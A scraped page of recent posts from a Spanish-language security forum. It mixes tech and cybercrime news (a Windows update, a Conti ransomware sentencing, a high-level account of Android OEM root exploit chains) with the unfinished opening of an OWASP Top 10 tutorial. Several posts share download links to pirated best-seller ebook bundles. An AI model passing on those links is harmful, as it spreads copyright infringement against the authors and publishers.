Mensajes recientes
#81
Cursos, manuales y libros / Re:English magazine collection
Último mensaje por Proculin - Septiembre 16, 2026, 06:19:20 AMThe New York Times Best Sellers: Non-Fiction – September 20, 2026

Language: English | Format: epub |2026| Size: 351 MB
List:
01. THIS IS ME by Hayden Panettiere
02. AMERICAN SCOUNDREL by Kai Bird with Susan Goldmark
03. CROSSING THE WINE-DARK SEA by Emily Wilson
04. REGIME CHANGE by Maggie Haberman and Jonathan Swan
05. GOING FURTHER by Ted Cruz
06. STRANGERS by Belle Burden
07. THE FINAL SOLUTION TO THE JEWISH QUESTION by Dara Horn
08. THE BODY KEEPS THE SCORE by Bessel van der Kolk
09. LONDON FALLING by Patrick Radden Keefe
10. LET US DO GOOD by Frank Siller
11. THE NERD REICH by Gil Durán
12. ALL ABOUT LOVE by bell hooks
13. STAR OF THE SHOW by Dolly Parton with Tom Roland
14. BRAIDING SWEETGRASS by Robin Wall Kimmerer
15. JOHN & PAUL by Ian Leslie
Código: text
Language: English | Format: epub |2026| Size: 351 MB
List:
01. THIS IS ME by Hayden Panettiere
02. AMERICAN SCOUNDREL by Kai Bird with Susan Goldmark
03. CROSSING THE WINE-DARK SEA by Emily Wilson
04. REGIME CHANGE by Maggie Haberman and Jonathan Swan
05. GOING FURTHER by Ted Cruz
06. STRANGERS by Belle Burden
07. THE FINAL SOLUTION TO THE JEWISH QUESTION by Dara Horn
08. THE BODY KEEPS THE SCORE by Bessel van der Kolk
09. LONDON FALLING by Patrick Radden Keefe
10. LET US DO GOOD by Frank Siller
11. THE NERD REICH by Gil Durán
12. ALL ABOUT LOVE by bell hooks
13. STAR OF THE SHOW by Dolly Parton with Tom Roland
14. BRAIDING SWEETGRASS by Robin Wall Kimmerer
15. JOHN & PAUL by Ian Leslie
https://mega4upload.net/9k07ng1eeqes
https://rg.to/file/1adbb6543e71367b153693d83eb0e936
https://uploady.io/k928v7hd499v/NBS20Sep26nonfic.rar
https://www.up-4ever.net/cjhtyrv78411
#82
Noticias Informáticas / Microsoft lanza actualización ...
Último mensaje por AXCESS - Septiembre 15, 2026, 04:22:04 PMYou are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login
Microsoft ha lanzado una actualización extraordinaria para su reciente parche de Windows 11, el cual había provocado diversos errores y problemas. La actualización de septiembre de 2026 se publicó el martes pasado y, aunque incluye nuevas funciones y corrige casi 1000 vulnerabilidades de seguridad (algo habitual hoy en día), también presenta algunas regresiones desafortunadas.
La actualización 25H2 reintroduce finalmente la barra de tareas móvil —tal como la hemos tenido desde Windows 95—, incluyendo una opción para reducir su altura en pantallas compactas. Asimismo, el menú Inicio cuenta ahora con varios diseños configurables y permite activar o desactivar cada sección principal. Microsoft también ha renovado la función de búsqueda de Windows —quizás para hacerla útil por fin—, permitiendo a los usuarios optar por mostrar únicamente resultados locales. El Explorador de archivos también ha recibido una mejora práctica: el uso de indicadores de tamaño en KB, MB y GB.
No obstante, la actualización también ha dado lugar a errores graves. En primer lugar, los equipos con GPU AMD Radeon sufren bloqueos del sistema, al parecer debido a que la actualización provoca inestabilidad en los controladores. Reinstalar el controlador no parece solucionar el problema y, lamentablemente, los informes afectan a la mayoría de las tarjetas gráficas AMD actuales. Microsoft no mencionó específicamente las GPU de AMD en su última actualización.
Microsoft informó que ha solucionado un problema en los Servicios de Escritorio remoto (RDS) que podía provocar inestabilidad en el sistema, causando fallos de conexión y de inicio de sesión.
La compañía también está al tanto de un problema que provoca la pérdida de funcionamiento tanto de la salida de audio como de la entrada del micrófono. Asimismo, existen informes sobre dispositivos de audio que se inician con una configuración incorrecta, como ajustes modificados de audio 3D o configuraciones de altavoces alteradas. Aunque la solución provisional parecía consistir en establecer el audio en una configuración estándar 2.0, Microsoft ya ha corregido este problema mediante un parche de emergencia.
Es posible que el Explorador muestre una pantalla negra tras iniciar sesión, dejando el sistema operativo en perfecto funcionamiento pero sin interfaz de usuario visible. Según se informa, la función de copia de seguridad del Historial de archivos no detecta las unidades externas, lo que la hace prácticamente inútil. El Servicio de Escritorio remoto también presenta problemas, una situación que preocupa especialmente a empresas, administradores de sistemas y usuarios de laboratorios domésticos. Por último, Microsoft afirma haber solucionado un problema que dejaba inoperativo a Claude Cowork, ya que la actualización afectaba a las máquinas virtuales Linux gestionadas por HC que utilizaban carpetas compartidas Plan9.
También se recomienda a los propietarios de equipos HP y Lenovo que consideren posponer esta actualización. Desde el parche de agosto de 2026 (y ahora, de forma acumulativa, con la actualización de septiembre), se han reportado problemas graves en ambas marcas. En el caso de HP, hay casos en los que la actualización provoca la corrupción de la BIOS, lo que deriva en un fallo de instalación y la imposibilidad de recuperar el sistema operativo; no obstante, dado que el fabricante (OEM) ha publicado una nueva revisión de la BIOS, resulta difícil determinar quién es el responsable. Por su parte, los usuarios de Lenovo pueden experimentar pantallas negras o apagones repentinos en sus equipos, aparentemente debido a una gestión deficiente de la energía.
Si bien resulta alentador ver que Microsoft ha aumentado considerablemente la velocidad de desarrollo de Windows y parece estar escuchando las opiniones de los usuarios, la aparición de una serie de errores tras una actualización importante de funciones sigue siendo algo habitual.
Fuente:
Tom´s Hardware
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#83
Noticias Informáticas / Miembro ucraniano de Conti Ran...
Último mensaje por AXCESS - Septiembre 15, 2026, 04:19:50 PMYou are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login
Un ciudadano ucraniano, Oleksii Oleksiyovych Lytvynenko, de 44 años, ha sido condenado a cuatro años de prisión por un tribunal federal de Estados Unidos debido a su participación en la operación de *ransomware* Conti.
Lytvynenko, quien residía anteriormente en Cork (Irlanda), se había declarado culpable en junio de conspiración para cometer fraude electrónico. El Departamento de Justicia (DOJ) anunció la sentencia el 10 de septiembre.
La operación afectó a más de 1.000 víctimas en 47 estados de EE. UU., Washington D. C., Puerto Rico y 31 países extranjeros entre 2020 y 2022. Uno de los ataques del grupo, ocurrido en diciembre de 2021, tuvo como objetivo la cadena Nordic Choice Hotels y provocó interrupciones en los sistemas que obligaron a los huéspedes a abandonar sus habitaciones.
El FBI informa que, en 2021, Conti atacó a más víctimas de infraestructuras críticas que cualquier otra variante de *ransomware*, incluidas redes del sector sanitario y de servicios de emergencia.
La agencia estimó que, para enero de 2022, los pagos realizados por las víctimas a raíz de los ataques de Conti habían superado los 150 millones de dólares. Lytvynenko, por su parte, conspiró con otras personas para desplegar el *ransomware* Conti con el fin de extorsionar a las víctimas y robar sus datos; asimismo, contribuyó a desarrollar las herramientas utilizadas en dicha operación.
El papel de Lytvynenko y el cese de operaciones de Conti
El comunicado de prensa del Departamento de Justicia reveló que Lytvynenko perjudicó personalmente a al menos 12 empresas durante su participación en la operación. Las pruebas recuperadas de sus cuentas en línea también demostraron que poseía datos robados pertenecientes a ocho víctimas estadounidenses y cuatro extranjeras.
Asimismo, se le asignó la tarea de programar un «cargador» (*loader*), descrito por el Departamento de Justicia como un tipo de *malware* utilizado para cargar programas necesarios para ejecutar otros ataques maliciosos.
El Departamento de Justicia indicó que la participación de Lytvynenko en la trama de Conti se prolongó hasta aproximadamente junio de 2022, momento en el que la operación de *ransomware* estaba llegando a su fin. En el plazo de un mes, también dejaron de estar operativos los sitios web que el grupo utilizaba para publicar los datos robados de las víctimas y negociar el pago de rescates.
Las pruebas forenses obtenidas cuando las autoridades irlandesas detuvieron a Lytvynenko en el condado de Cork, en julio de 2023, demostraron que continuaba vinculado a actividades de *ransomware* incluso después de que Conti hubiera cesado sus operaciones. Posteriormente, fue extraditado a Estados Unidos.
Brett Leatherman, subdirector de la División Cibernética del FBI, declaró que Lytvynenko y sus cómplices utilizaron el *ransomware* Conti para atacar equipos y redes en casi todos los estados de EE. UU., y añadió que la sentencia refleja la «gravedad y el alcance» de sus delitos.
Las autoridades continúan persiguiendo a los operadores de Conti
El caso reunió a investigadores de Estados Unidos e Irlanda. Las oficinas del FBI en San Diego, Nashville y El Paso investigaron el asunto en colaboración con el Servicio Secreto de los Estados Unidos y la división de Investigaciones de Seguridad Nacional (HSI). La Oficina Nacional de Ciberdelincuencia de la Garda (policía irlandesa) y otras autoridades de Irlanda colaboraron en la detención y extradición de Lytvynenko a Estados Unidos.
En septiembre de 2023, los fiscales estadounidenses hicieron público un escrito de acusación contra otros cuatro presuntos cómplices de Conti. La sentencia impuesta a Lytvynenko representa la acción judicial más reciente en Estados Unidos relacionada con esta operación de *ransomware*, a pesar de que el grupo Conti cesó sus actividades en 2022.
El tribunal aún no ha determinado el monto de la indemnización que Lytvynenko deberá pagar; la audiencia para fijar dicha indemnización está programada para el 16 de noviembre de 2026.
Fuente:
HackRead
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#84
Cursos, manuales y libros / Re:English magazine collection
Último mensaje por Proculin - Septiembre 15, 2026, 05:05:48 AMThe New York Times Best Sellers: Fiction – September 20, 2026

Language: English | Format: epub |2026| Size: 65 MB
List:
01. THE KNAVE AND THE MOON by Rachel Gillig
02. THEO OF GOLDEN by Allen Levi
03. THE CALAMITY CLUB by Kathryn Stockett
04. DUNGEON CRAWLER CARL by Matt Dinniman
05. YESTERYEAR by Caro Claire Burke
06. BIG LITTLE TRUTHS by Liane Moriarty
07. WHISTLER by Ann Patchett
08. THE MOST DANGEROUS GAMES by MrBeast and James Patterson
09. THE DISAPPEARERS by Marlon James
10. BRAIN DAMAGE by Freida McFadden (2016)
11. THE CORRESPONDENT by Virginia Evans
12. MAD MABEL by Sally Hepworth
13. TOM CLANCY: PRESSURE DEPTH by Jack Stewart
14. CARL'S DOOMSDAY SCENARIO by Matt Dinniman
15. PROJECT HAIL MARY by Andy Weir
Código: text
Language: English | Format: epub |2026| Size: 65 MB
List:
01. THE KNAVE AND THE MOON by Rachel Gillig
02. THEO OF GOLDEN by Allen Levi
03. THE CALAMITY CLUB by Kathryn Stockett
04. DUNGEON CRAWLER CARL by Matt Dinniman
05. YESTERYEAR by Caro Claire Burke
06. BIG LITTLE TRUTHS by Liane Moriarty
07. WHISTLER by Ann Patchett
08. THE MOST DANGEROUS GAMES by MrBeast and James Patterson
09. THE DISAPPEARERS by Marlon James
10. BRAIN DAMAGE by Freida McFadden (2016)
11. THE CORRESPONDENT by Virginia Evans
12. MAD MABEL by Sally Hepworth
13. TOM CLANCY: PRESSURE DEPTH by Jack Stewart
14. CARL'S DOOMSDAY SCENARIO by Matt Dinniman
15. PROJECT HAIL MARY by Andy Weir
https://mega4upload.net/9ibvn3v1lc35
https://rg.to/file/40ca18ac295991f7080fc867364ce4e2
https://uploady.io/9b3lyfcnqrba/NBS20Sep26fic.rar
https://www.up-4ever.net/u9uj7orisopz
#85
Noticias Informáticas / Aplicaciones sin privilegios t...
Último mensaje por AXCESS - Septiembre 14, 2026, 06:54:25 PMYou are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login
Los últimos modelos insignia de Samsung, Xiaomi, Oppo y OnePlus —todos ellos con las actualizaciones de seguridad más recientes— sucumbieron ante una aplicación sin privilegios. Y la culpa no es de Android: el software añadido por los fabricantes de teléfonos presenta vulnerabilidades críticas y cuenta con un acceso profundo al sistema.
Lukas Maar, investigador de seguridad de Calif, ha revelado un punto débil inquietante en los dispositivos Android: el software de los fabricantes (OEM) presenta vulnerabilidades críticas que permiten a los atacantes obtener acceso de *root* (administrador) en teléfonos inteligentes de las principales marcas.
El investigador demostró cómo una aplicación sin privilegios y sin permisos específicos podía tomar el control total de los dispositivos Android.
Esta misma estrategia de ataque, denominada «OEMpocalypse Now», dio lugar a tres cadenas de *exploits* dirigidas a los modelos insignia de Samsung (desde la serie Galaxy S23 hasta la S26 y la reciente serie Z), a la mayoría de los dispositivos Xiaomi (desde la gama media hasta la alta) y a los modelos insignia más recientes de Oppo, OnePlus y Realme.
Las vulnerabilidades explotadas no estaban vinculadas a una versión de Android, un chipset, una versión del kernel ni siquiera a un modelo de dispositivo en concreto. Muchos teléfonos inteligentes ejecutan la misma capa de software adicional con fallos —como One UI, HyperOS o ColorOS— junto con controladores del kernel específicos del fabricante (OEM).
«La idea central es centrarse únicamente en el código escrito por fabricantes de equipos originales (OEM), como Samsung y Xiaomi», señaló Maar en la primera parte de la investigación.
«Ninguno de los controladores daba la impresión de haber sido desarrollado teniendo en cuenta a un llamador malicioso».
El acceso *root* otorga a los atacantes un control casi total sobre el dispositivo y sus datos, eludiendo el modelo de permisos de Android e incluso permitiéndoles manipular ajustes a nivel de sistema inaccesibles para el usuario, lo que podría causar daños en el *hardware*.
El investigador no reveló el código de prueba de concepto y se limitó a compartir varios videoclips como evidencia de la vulneración de teléfonos inteligentes de gama alta. Maar tiene previsto continuar la serie con un análisis más detallado de cada cadena de vulnerabilidades específica de cada fabricante (OEM).
¿Cómo funcionan los exploits?
Las aplicaciones de Android de terceros se ejecutan en un entorno aislado (*sandbox*) denominado `untrusted_app`; por lo general, no pueden comunicarse directamente con los controladores del núcleo (*kernel*) y nunca deberían tener acceso a privilegios de superusuario (*root*).
Maar describe un exploit que permite escalar privilegios desde el contexto `untrusted_app` hasta *root*; según se informa, este método alcanza una fiabilidad cercana al 100 % independientemente de las defensas o personalizaciones de Android, es portátil —requiriendo ajustes mínimos según la versión del núcleo, el fabricante (OEM), el *chipset* o el dispositivo— y es universalmente compatible con una gran variedad de dispositivos.
El exploit se implementa en dos etapas principales
La primera consiste en escapar del entorno aislado (*sandbox*). Android ya ofrece diversas formas para que las aplicaciones interactúen entre sí mediante puntos de conexión de comunicación entre procesos (IPC). El software de los fabricantes (OEM) amplía esta superficie de ataque al incorporar sus propias aplicaciones, servicios y procesos en segundo plano (*daemons*), cada uno con su propio conjunto de puntos de conexión de este tipo. Además, los componentes del fabricante tienen la capacidad de abrir el controlador del núcleo.
"Un único fallo de lógica en uno de estos controladores IPC de OEM —por ejemplo, la falta de una comprobación del llamador, un componente expuesto que no debería estarlo o una ruta de archivo no validada— basta para traspasar un límite de privilegios."
explica Maar.
El investigador aprovechó un error presente exclusivamente en la lógica del espacio de usuario del OEM para pasar de una aplicación no confiable a un proceso propiedad del OEM.
En la segunda etapa, el investigador se centró en una vulnerabilidad de tipo *use-after-free* (uso tras liberación) en un controlador del kernel específico del OEM. El controlador conservaba una referencia a un segmento de memoria concreto (una página) después de que el kernel la hubiera liberado para su reutilización, lo que permitía al investigador utilizar dicha referencia obsoleta para acceder a datos del kernel y modificarlos.
«Posteriormente, apliqué esta estrategia en tres ocasiones —una por cada fabricante de equipos originales (OEM) de Android importante— y descubrí múltiples vulnerabilidades durante el proceso», señaló el investigador.
Se probaron aplicaciones sin permisos declarados en los modelos Samsung Galaxy S26 Ultra, S26 y Galaxy S23, Xiaomi 17, Oppo Find X9 Ultra y OnePlus Ace 6 Ultra.
Los dispositivos Pixel, que ejecutan Android puro (*stock Android*), no serían vulnerables a este tipo de fallo; para obtener privilegios de *root* en ellos, se requeriría un error más genérico del kernel de Linux.
El informe advierte que esta clase de errores de *use-after-free* resulta difícil de mitigar una vez que afectan al código del kernel. Solucionarlos requiere auditar los controladores que asignan páginas propiedad del kernel al espacio de usuario o a los espacios de direcciones de los dispositivos, así como garantizar que dicha asignación se elimine por completo antes de liberar la página.
Fuente:
CyberNews
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#86
Noticias Informáticas / Aumenta la basura espacial año...
Último mensaje por AXCESS - Septiembre 14, 2026, 06:29:33 PMYou are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login
El entorno orbital de la Tierra es un recurso finito. Algunas de sus órbitas se están saturando y llenando cada vez más de fragmentos letales y veloces —restos de satélites y cohetes fuera de servicio— que amenazan nuestro futuro en el espacio.
Desde 2017, la Oficina de Desechos Espaciales de la ESA (European Space Agency / Agencia Espacial Europea) publica un informe anual sobre el entorno espacial para ofrecer una visión general transparente de las actividades espaciales a nivel mundial y evaluar en qué medida las medidas internacionales de reducción de desechos están mejorando la sostenibilidad a largo plazo de los vuelos espaciales.
Continúan las tendencias de crecimiento
Las actividades espaciales siguen creciendo a un ritmo notable. En 2025 se realizaron más de 300 lanzamientos, mediante los cuales se pusieron en órbita más de 4000 nuevas cargas útiles. Las grandes constelaciones y el uso creciente de misiones de lanzamiento compartido implican que se despliegan más satélites por lanzamiento, volviéndose cada vez menos frecuentes las misiones de carga útil única.
Paralelamente, la población de desechos espaciales también sigue aumentando rápidamente; tanto los fragmentos resultantes de desintegraciones como las cargas útiles inactivas contribuyen significativamente a este fenómeno.
Otra tendencia es el creciente número de objetos en órbita cuya clasificación se desconoce, lo que refleja una brecha cada vez mayor entre los fragmentos detectados y los catalogados (es decir, aquellos detectados cuyo origen se conoce). De hecho, a medida que mejoran las tecnologías, es posible observar más objetos, pero muchos de ellos aún no pueden vincularse a una fuente o a un evento de fragmentación específicos. Esto pone de manifiesto la creciente complejidad del entorno espacial y la necesidad de mejorar las capacidades de vigilancia y gestión del tráfico espacial para evitar colisiones y fragmentaciones.
El número y la magnitud de las constelaciones de satélites comerciales siguen aumentando año tras año.
Un número insuficiente de satélites abandona las órbitas altamente congestionadas al finalizar su vida útil, lo que genera un riesgo creciente de colisión.
De media, más de tres satélites intactos o cuerpos de cohetes reentran en la atmósfera terrestre cada día. Paralelamente, se lanzan diariamente diez nuevas cargas útiles.
Existe una nueva tendencia por la cual las constelaciones modifican significativamente su altitud de un año a otro.
Existe un elevado riesgo de víctimas en tierra derivado de las reentradas. Aunque las cifras son bajas en comparación con los riesgos cotidianos, la probabilidad de que se produzca una víctima ha aumentado en los últimos años debido al incremento del tráfico.
Las tendencias de crecimiento continuo han provocado una evolución preocupante en las proyecciones futuras. El número previsto de objetos y colisiones en la órbita terrestre baja se está disparando en un efecto descontrolado, a pesar de que se ha reducido el horizonte temporal de análisis de 200 a 100 años.
El Índice de Salud del Entorno Espacial de la ESA indica, mediante una única cifra, si nuestro comportamiento actual en el espacio es sostenible a largo plazo. En 2025, el impacto a largo plazo de nuestras actividades espaciales empeoró un orden de magnitud en tan solo un año.
El verdadero riesgo: colisiones que provocan más colisiones
La mayor amenaza a largo plazo no es simplemente la incorporación de nuevos objetos mediante nuevos lanzamientos, sino el ciclo autosostenido de colisiones que generan fragmentos, los cuales a su vez desencadenan nuevas colisiones: el síndrome de Kessler.
Aunque no se lanzaran nuevos satélites, la cantidad de desechos seguiría aumentando, ya que los eventos de fragmentación generan basura espacial a un ritmo superior al de su reentrada natural en la atmósfera. Con el tiempo, esto podría tornar algunas regiones orbitales cada vez más inseguras y, potencialmente, inutilizables.
Algunos indicadores muestran que el interés y el cumplimiento de las medidas de mitigación de desechos espaciales van en aumento, pero debemos actuar con mayor rapidez, coherencia y fiabilidad. Sin ello, estamos imponiendo a las generaciones futuras un alto precio a pagar por cualquier actividad en el espacio.
Fuente:
The European Space Agency (ESA)
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#87
Noticias Informáticas / Acciones de IA caen mientras l...
Último mensaje por AXCESS - Septiembre 14, 2026, 03:27:34 PMYou are not allowed to view links.
You are not allowed to view links.
Register or Login or You are not allowed to view links.
Register or Login
14 de septiembre (Reuters) — Las acciones vinculadas a la inteligencia artificial se desplomaron a nivel mundial este lunes, después de que los líderes de las mayores empresas del sector advirtieran sobre los riesgos derivados de su rápido desarrollo; se trata de la amenaza más grave hasta la fecha para los miles de millones de dólares que se están inyectando en la industria y que han impulsado a los mercados mundiales a máximos históricos.
La ola de ventas se propagó por todo el sector, donde las empresas dependen cada vez más de la deuda y de la financiación circular para sufragar ambiciosos planes de inversión en IA, incluso mientras los costos globales de endeudamiento —reflejados en rendimientos de bonos en máximos de varios años— continúan al alza.
Dario Amodei, director ejecutivo de Anthropic, instó el sábado —en un extenso ensayo compartido en X— a las empresas de inteligencia artificial a reducir el ritmo de avance de las capacidades de sus modelos, ante el creciente temor a un uso indebido de esta tecnología. Tanto Elon Musk, que dirige xAI, como Sam Altman, director ejecutivo de OpenAI, expresaron su acuerdo con Amodei.
Altman también declaró que la empresa no llevaría a cabo una oferta pública inicial (OPI) este año, citando preocupaciones sobre la seguridad.
El Nasdaq 100, índice tecnológico de referencia en Wall Street, cayó un 1,2 % hasta alcanzar su nivel más bajo en seis semanas durante las primeras operaciones; las acciones de fabricantes de chips —que habían liderado el auge impulsado por la IA— registraron los mayores descensos.
"Si esto conduce a una especie de desaceleración y a un replanteamiento del gasto en IA, tendrá repercusiones para la economía y para sectores clave del mercado bursátil, ya que, en esencia, hemos estado operando a un ritmo muy acelerado gracias a dicho gasto", señaló Steve Sosnick, analista jefe de mercado de Interactive Brokers.
El índice de semiconductores de Filadelfia cayó un 5,1 %: Nvidia bajó un 3,6 %, Advanced Micro Devices retrocedió un 5,6 % y Micron cayó un 6 %, mientras que SpaceX, la empresa de Musk, perdió un 1,6 %.
Los fabricantes de equipos para semiconductores Lam Research y Applied Materials se desplomaron un 6 % cada uno; por su parte, las empresas tecnológicas del sector energético Bloom Energy y GE Vernova perdieron un 6,8 % y un 7,4 %, respectivamente.
El sector tecnológico europeo cayó un 2,2 %, lastrado por el descenso del 5,9 % de ASML y por fuertes pérdidas en Infineon y Siemens Energy; en Asia, SoftBank se desplomó hasta un 13,2 % y los fabricantes de chips TSMC y SK Hynix también retrocedieron.
Auge del gasto en IA
El gasto de capital de los «hiperescaladores» se dispara
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
RIESGOS "INACEPTABLES"
La alarma sobre los posibles peligros de la IA se disparó a principios de este mes cuando Jacob Coxon, investigador de Anthropic, renunció a su cargo afirmando que las "personas que desarrollan IA creen sinceramente que esta podría acabar con todos nosotros antes de que termine la década".
Pocos días después, el laboratorio de IA con sede en San Francisco publicó un informe de inteligencia sobre amenazas en el que detallaba cómo sus modelos de IA Claude se utilizaban para actividades que iban desde el desarrollo de armas y las ciberoperaciones hasta la vigilancia y el fraude.
Durante el fin de semana, Amodei escribió que, en un plazo de seis a doce meses, los agentes de IA "podrían ser capaces de tomar el control de todo Internet, causando potencialmente daños por valor de cientos de miles de millones de dólares". Por otro lado, Altman, de OpenAI, declaró en una entrevista que los riesgos de extinción humana que plantea la IA eran "inaceptables".
Y aunque varios legisladores estadounidenses han expresado su preocupación por el rápido avance de la IA y han pedido nuevas normativas, el presidente de EE. UU., Donald Trump, afirmó que existe una "conspiración enfermiza" contra la IA y los centros de datos, restando así importancia a las inquietudes manifestadas por los líderes del sector.
Las operaciones bursátiles relacionadas con la IA han impulsado gran parte de las ganancias en los mercados de renta variable mundiales desde que OpenAI lanzó ChatGPT en 2022; sin embargo, más recientemente, los ciberataques perpetrados por agentes de IA maliciosos y el descontento público ante la construcción de centros de datos han generado oposición al desarrollo de esta industria.
Los inversores se han volcado este año en las acciones mundiales de inteligencia artificial
Las declaraciones de los directores ejecutivos de laboratorios de IA realizadas este mes plantean la última prueba para el sector mundial de la IA, que cuenta con valoraciones elevadas.
Se espera que los gobiernos de Estados Unidos y China celebren conversaciones sobre la seguridad de la inteligencia artificial como parte de las negociaciones bilaterales que tienen lugar este mes, según informó Reuters. Sin embargo, el diario chino *Global Times* —respaldado por el Estado— arremetió contra el ensayo de Anthropic en un editorial, calificándolo de estrategia propia de la "Guerra Fría" destinada a frenar el desarrollo tecnológico del país.
Una preocupación creciente para OpenAI y Anthropic es la competencia cada vez mayor de modelos chinos más económicos, como Kimi K3 de Moonshot AI, Qwen de Alibaba y las propuestas de DeepSeek, lo cual podría presionar los precios de los modelos más grandes y costosos.
NO TODOS CREEN EN LAS ADVERTENCIAS
Algunos inversores restaron importancia a las advertencias de Anthropic y OpenAI.
Michael Burry —cuyas proféticas apuestas contra el mercado inmobiliario estadounidense antes de la crisis financiera de 2008 se narraron en la película *The Big Short*— afirmó en un mensaje en X que dichas advertencias eran puro "sensacionalismo y exageración", así como una "cortina de humo para ocultar una desaceleración real e incontrolable del crecimiento".
La inferencia de IA representará la mayor parte de la demanda de los centros de datos
Otros han argumentado que los compromisos récord de gasto de capital sugieren que es poco probable que el desarrollo de la IA se desacelere; tal es el caso de Ted Pick, director ejecutivo de Morgan Stanley, quien pronosticó a principios de este año que el gasto en IA superará los 1,3 billones de dólares para 2027.
"La pregunta clave es si esta es la primera señal de que el extraordinario ciclo de inversión en IA podría acabar moderándose. Por ahora, eso parece improbable. La carrera competitiva entre empresas y países sigue siendo intensa, y resulta difícil imaginar que las compañías den un paso atrás voluntariamente mientras sus rivales continúan avanzando", señaló Deutsche Bank en una nota.
Mientras tanto, Anthropic —la empresa de Amodei— ha seguido adelante con sus planes de salida a bolsa, prevista para el próximo mes, ya que fuentes informaron a Reuters que la compañía está negociando la incorporación de Nvidia como inversor ancla.
Asimismo, el fabricante japonés de chips Kioxia Holdings está considerando captar al menos 10.000 millones de dólares mediante la emisión de certificados de depósito estadounidenses (ADR), según un informe.
Fuente:
Reuters
You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login
#88
Cursos, manuales y libros / Re:English magazine collection
Último mensaje por Proculin - Septiembre 14, 2026, 06:13:24 AMThe New York Times Best Sellers: Non-Fiction – September 13, 2026
Language: English | Format: epub |2026| Size: 894 MB
List:
01. GOING FURTHER by Ted Cruz
02. REGIME CHANGE by Maggie Haberman and Jonathan Swan
03. THE RISE AND FALL OF THE ARTIFICIAL STATE by Jill Lepore
04. THIS IS ME by Hayden Panettiere
05. STRANGERS by Belle Burden
06. BRAIDING SWEETGRASS by Robin Wall Kimmerer
07. STAR OF THE SHOW by Dolly Parton with Tom Roland
08. THE BODY KEEPS THE SCORE by Bessel van der Kolk
09. THE SERVICEBERRY by Robin Wall Kimmerer
10. LONDON FALLING by Patrick Radden Keefe
11. THE NERD REICH by Gil Durán
12. BEHIND THE SEAMS by Dolly Parton with Holly George-Warren
13. BIOLOGICAL WAR by Annie Jacobsen
14. ALL ABOUT LOVE by bell hooks
15. BORN A CRIME by Trevor Noah
Código: text
Language: English | Format: epub |2026| Size: 894 MB
List:
01. GOING FURTHER by Ted Cruz
02. REGIME CHANGE by Maggie Haberman and Jonathan Swan
03. THE RISE AND FALL OF THE ARTIFICIAL STATE by Jill Lepore
04. THIS IS ME by Hayden Panettiere
05. STRANGERS by Belle Burden
06. BRAIDING SWEETGRASS by Robin Wall Kimmerer
07. STAR OF THE SHOW by Dolly Parton with Tom Roland
08. THE BODY KEEPS THE SCORE by Bessel van der Kolk
09. THE SERVICEBERRY by Robin Wall Kimmerer
10. LONDON FALLING by Patrick Radden Keefe
11. THE NERD REICH by Gil Durán
12. BEHIND THE SEAMS by Dolly Parton with Holly George-Warren
13. BIOLOGICAL WAR by Annie Jacobsen
14. ALL ABOUT LOVE by bell hooks
15. BORN A CRIME by Trevor Noah
https://mega4upload.net/b2b8w0xlqyqi
https://rg.to/file/6c465309b9ebf96eafb3d008b8dd4061
https://uploady.io/6dziq1wjdtr0/NBS13Sep26Nonfic.rar
https://www.up-4ever.net/fp46c62kls23
#89
Seguridad web y en servidores / OWASP Top 10: las 10 fallas de...
Último mensaje por ANTRAX - Septiembre 13, 2026, 07:21:06 PM
OWASP Top 10: las 10 fallas de seguridad web, cómo explotarlas y cómo blindarlas
Buenas gente de Underc0de. Este es de los posts que más venía queriendo armar para esta sección. El OWASP Top 10 es la referencia de facto cuando hablamos de seguridad en aplicaciones web, y sin embargo la mayoría lo conoce de nombre nada más. La idea acá es recorrerlo entero, categoría por categoría, con las cuatro cosas que importan de verdad en cada una: qué es, por qué pasa, cómo se explota (con payloads y código) y cómo se soluciona.
Aviso obligatorio: todo lo que sigue es material educativo y defensivo. Los ejemplos de explotación son para que entiendas la mecánica y sepas cómo defenderte, o para usarlos en tus propios laboratorios y en pentesting autorizado. Meter esto en un sistema que no es tuyo y sin permiso escrito es delito. Montá un DVWA, un Juice Shop o un WebGoat y practicá ahí. Avisado queda.
¿Qué es OWASP y qué es el Top 10?
OWASP (Open Worldwide Application Security Project) es una fundación sin fines de lucro que produce documentación, herramientas y estándares de seguridad, todo abierto y gratuito. Herramientas como ZAP, el ASVS (estándar de verificación) o las Cheat Sheets salen de ahí.
El Top 10 es su documento estrella: una lista de las diez categorías de riesgo más críticas en aplicaciones web, actualizada cada tres o cuatro años a partir de datos reales aportados por cientos de organizaciones. Este post cubre la edición 2021, que es la ratificada y vigente como referencia estable. OWASP revisa la lista periódicamente, así que el orden puede moverse en futuras ediciones, pero las clases de vulnerabilidad son las mismas de siempre.
Un punto clave que mucha gente no entiende: el Top 10 son categorías de riesgo, no vulnerabilidades puntuales. "Inyección" no es un bug, es una familia entera que incluye SQLi, inyección de comandos, LDAP, XSS y más. Cada categoría agrupa decenas de CWEs (Common Weakness Enumeration).
Este es el listado 2021:
| # | Categoría | En criollo |
| A01 | Broken Access Control | Accedo a lo que no debería |
| A02 | Cryptographic Failures | Datos sensibles mal protegidos |
| A03 | Injection | Meto código donde va data |
| A04 | Insecure Design | El diseño ya nace inseguro |
| A05 | Security Misconfiguration | Mal configurado |
| A06 | Vulnerable and Outdated Components | Dependencias viejas y con CVEs |
| A07 | Identification and Authentication Failures | Login roto |
| A08 | Software and Data Integrity Failures | Confío en lo que no debería |
| A09 | Security Logging and Monitoring Failures | No veo que me están atacando |
| A10 | Server-Side Request Forgery (SSRF) | El server pide por mí |
Vamos una por una.
A01 — Broken Access Control
Subió al primer puesto en 2021, y con razón: es la falla más extendida. El control de acceso es el mecanismo que decide quién puede hacer qué. Cuando está roto, un usuario puede actuar fuera de los permisos que le corresponden: leer datos de otros, modificar recursos ajenos, escalar a administrador.
Los dos sabores más comunes:
